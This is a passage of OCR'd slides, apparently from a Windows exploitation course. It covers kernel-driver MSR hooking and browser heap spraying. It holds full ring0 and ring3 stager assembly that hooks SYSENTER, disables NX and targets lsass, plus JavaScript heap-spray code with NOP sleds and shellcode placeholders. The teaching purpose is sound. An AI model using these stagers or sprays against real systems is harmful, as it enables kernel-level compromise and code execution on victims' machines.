 sti

// ---------------------------- (4) ----------------------------
ring0_migrate_idle:
 hlt
 jmp short ring0_migrate_idle

ring0_migrate_bounce:
 call ring0_migrate_patch
```

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING

RING0 STAGER 2

```
// ---------------------------- (1) ----------------------------
ring0_stager_start:
 push byte 0
 pushfd
 pushad
 call ring0_stager_eip

// ---------------------------- (2) ----------------------------
ring0_stager_eip:
 pop eax
 mov ebx, dword [eax + ( ring0_stager_data - ring0_stager_eip ) + 0]
 mov [ esp + 36 ], ebx
 cmp ecx, 0xDEADC0DE
 jne ring0_stager_hook
 push 0x176
 pop ecx
 mov eax, ebx
 xor edx, edx
 wrmsr
 xor eax, eax
 jmp short ring0_stager_finish

// ---------------------------- (3) ----------------------------
ring0_stager_hook:
 mov esi, [ edx ]
 movzx ebx, byte [ esi ]
 cmp bx, 0xC3
 jne short ring0_stager_finish

// ---------------------------- (4) ----------------------------
 mov ebx, dword [eax + ( ring0_stager_data - ring0_stager_eip ) + 8]
 lea ebx, [ ebx + ring3_start - ring0_stager_start ]
 mov [ edx ], ebx

// ---------------------------- (5) ----------------------------
 mov eax, 0x80000001
 cpuid
 and edx, 0x00100000
 jz short ring0_stager_finish
 mov edx, 0xC03FFF00
 add edx, 4
 and dword [ edx ], 0x7FFFFFFF

// ---------------------------- (6) ----------------------------
ring0_stager_finish:
 popad
 popfd
 ret

ring0_stager_data:
 dd 0xFFFFFFFF // saved nt!KiFastCallEntry
 dd 0xFFDF0400 // kernel memory address of stager
 dd 0x7FFE0400 // shared user memory address of stager
```

AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION: MSR HOOKING

RING3 STAGER

```
// ---------------------------- (1) ----------------------------
 ring3_start:
 pushad
 push byte 0x30
 pop eax
 cdq
 mov ebx, [ fs : eax ]
 cmp [ ebx + 0xC ], edx
 jz ring3_finish
 mov eax, [ ebx + 0x10 ] // get pointer to the ProcessParameters
 mov eax, [ eax + 0x3C ] // get the current processes ImagePathName
 add eax, byte 0x28
 mov ecx, [ eax ]        // get first 2 wide chars of name 'l\x00s\x00'
 add ecx, [ eax + 0x3 ]  // and add '\x00a\x00s'
 cmp ecx, 'lass'
 jne ring3_finish
 call ring3_cleanup
 call ring3_stage
 jmp ring3_finish

// ---------------------------- (2) ----------------------------
ring3_cleanup:
 mov ecx, 0xDEADC0DE
 mov edx, esp
 sysenter

// ---------------------------- (4) ----------------------------
ring3_finish:
 popad
 ret

// ---------------------------- (3) ----------------------------
ring3_stage:
 // OUR USER-MODE SHELLCODE GOES HERE
 ret
```

AWE MODULE 0x05

FUNCTION POINTER OVERWRITES

- Pointers are variables used to store the address of simple data types or class objects
- They can also be used to point to function addresses
- Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it


FUNCTION POINTERS

Programmer point of view:
give both incredible flexibility, Callbacks, etc.

Attacker point of view:
further approach to control execution flow


AWE MODULE 0x05

FUNCTION POINTER OVERWRITES: LEGITIMATE FUNCTION POINTER




AWE MODULE 0x05

FUNCTION POINTER OVERWRITES: HIJACKED FUNCTION POINTER



AWE MODULE 0x05

FUNCTION POINTER OVERWRITES: ATTACK HYPOTHESIS



AWE MODULE 0x05

KERNEL DRIVERS EXPLOITATION LAB TIME

WUSHI TIME

AWE MODULE 0x06

HEAP SPRAYING && WINDOWS HEAP MANAGER

Developed by Blazde and SkyLined

Mostly used in browser exploitation to obtain code execution through the help of consecutive heap allocations


inject heap chunks containing nop sleds and shellcode, until an invalid memory address, becomes valid with the consequence of executing arbitrary code.

In Windows operative systems, when a process starts, the heap manager automatically creates a new heap called the "default process heap".

Many processes create additional heaps using the HeapCreate API, in order to isolate different components running in the process itself, or use CRT functions

AWE MODULE 0x06

HEAP SPRAYING && WINDOWS HEAP MANAGER



AWE MODULE 0x06

JAVASCRIPT HEAP INTERNALS

JS STRING (IE) -> DEFAULT PROCESS HEAP

```
var str1 = "AAAAAAAAAAAAAAAAAAAA";  // doesn't allocate a new string
var str2 = str1.substr(0, 10);      // allocates a new 10 character string
var str3 = str1 + str2;             // allocates a new 30 character string
```

JavaScript String Allocation on the Heap

```
string size | string data                                  | null terminator
4 bytes     | length / 2 bytes                            | 2 bytes

0E 00 00 00 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | 00 00
```

Binary string in memory

To allocate a certain X bytes
your string length must be equal to

(Xbytes - 6)/2

AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE

WHY?


The Heap allocator is deterministic:
specific sequences of allocations and frees can be used to control
the heap layout and heap blocks will roughly be in the same location every time
the exploit is executed.

WHEN?

The malicious code must be able to control the heap
The “return address” must be within the possible heap range address

AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE




AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE: FUNCTION POINTER OVERWRITES

```
var NOP = unescape("%u9090c%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var RET  = unescape("%u0c0c%u0c0c");
while (RET.length < 262144) RET += RET;
// Fill memory with copies of the RET, NOP SLED and SHELLCODE
for (var k = 0; k < 200; k++) {
    evil[k] = RET + NOP + SHELLCODE;
}
```

Heap Spray, we control RET directly: vanilla stack, SEH overflows, fp overwrite




AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE: OBJECT POINTER OVERWRITES

```
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var FAKEOBJ  = unescape("%u0c0c%u0c0c");
while (FAKEOBJ.length< 262144) FAKEOBJ += FAKEOBJ;
// Fill memory with copies of the FAKEOBJ and SHELLCODE; FAKEOBJ acts also as
// a NOP sled in this case.
for (var k = 0; k < 200; k++) {
    evil[k] = FAKEOBJ + SHELLCODE;
}
```


Heap Spray, Object Pointer Overwrites



AWE MODULE 0x06

HEAP SPRAYING TECHNIQUE: OBJECT POINTER OVERWRITES

```
mov ecx, dwordptr[eax]    ; get the vftable address
